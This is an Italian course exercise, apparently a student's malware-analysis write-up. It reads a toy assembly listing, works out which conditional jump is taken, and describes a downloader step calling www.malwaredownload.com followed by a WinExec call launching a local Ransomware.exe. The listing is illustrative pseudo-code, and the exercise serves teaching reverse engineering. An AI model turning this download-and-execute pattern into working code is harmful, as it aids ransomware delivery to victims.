Progetto S11/L5

Punto 1:

Con riferimento al codice presente nelle slide successive, rispondere ai seguenti quesiti:

1. Spiegate, motivando, quale **salto condizionale** effettua il Malware.

Tabella 1

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Come si può vedere analizzando l'assembly in allegato alla tabella 1, possiamo certamente individuare come il salto condizionale che effettuerà il malware sarà quello verso la locazione **00401068,** in quanto precedentemente vengono valorizzati i registri **EAX** ed **EBX** rispettivamente con 5 (una sola istruzione "mov" 5) e 11 (prima con un'istruzione "mov" 10 e poi con un'struzione "inc" [quindi +1]).


Quindi non viene eseguito il salto condizionale alla locazione **0040105B** in quanto l'istruzione **jnz** prevede il salto solo quando il flag **ZF** non è settato a 1 ma = **0** e **non è questo il caso**, in quanto l'istruzione precedente **cmp,** trovando la destinazione (**EAX**) e la sorgente (**5**) uguali setta il flag **ZF = 1**.

Viceversa l'istruzione **jz** esegue il salto condizionale solo se **ZF = 1** ed è esattamente quello che accade quando l'istruzione "cmp" alla locazione **00401064** va a confrontare il registro **EBX** con **11**, **ed essendo quindi la condizione verificata, effettua il salto.**

Punto 2:

2. Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.

Di seguito un diagramma di flusso che identifica i salti condizionali effettuati e non :



Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile ()	; pseudo funzione

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings \Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Punto 3:

3. Quali sono le diverse funzionalità implementate all'interno del Malware?

Analizzando le tabelle 2 e 3 si può dedurre dalle funzioni chiamate (DownloadToFile e WinExec) che il malware implementa 2 funzionalità agendo di fatto da downloader in un primo momento e successivamente da ransomware:

1) DownloadToFile() - Che il malware utilizza per scaricare un altro malware o file malevoli dalla rete, all'indirizzo www.malwaredownload.com;

2)WinExec() - che utilizza per eseguire un malware presente sulla macchina, all'indirizzo C:\Program and Settings\ Local User\Desktop\ ,visto il nome (lol) sembra trattarsi di un ransomware, ossia un malware che una volta avviato è in grado di crittografare tutti i file presenti sulla macchina e negare l'accesso agli utenti finchè non gli viene data una chiave per la decriptazione a seguito di un riscatto.

Punto 4:

4. Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione . Aggiungere eventuali dettagli tecnici/teorici.

Come scritto precedentemente, è verosimile pensare che il malware abbia un doppio comportamento, in cui agisce inizialmente da downloader tramite la funzione "DownloadToFile()" dove viene passato come argomento l'URL da cui scaricare il malware o altri file malevoli : www.malwaredownload.com;

Secondariamente da ransonmare dopo aver utilizzato la funzione "WinExec()" dove viene passato come argomento il path e dove è presente il ransomware da avviare: C:\Program and Settings\ Local User\Desktop\Ransomware.exe

Ulteriori Considerazioni:

1) E' da considerare che la funzione che permette il download del malware non è la standard API Windows URLDownloadToFile() ma una custom DownloadToFile() che può essere utile analizzare tramite Debugger per capire più in dettaglio il suo funzionamento.

2) Inoltre, in questo punto della tabella 2:

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com

Non è del tutto corretto che l'indirizzo URL venga caricato nel registro EAX ma era più corretto aspettarsi l'utilizzo di un altro registro al posto dell'EAX ossia l'ESI per l'operazione di copia di una stringa.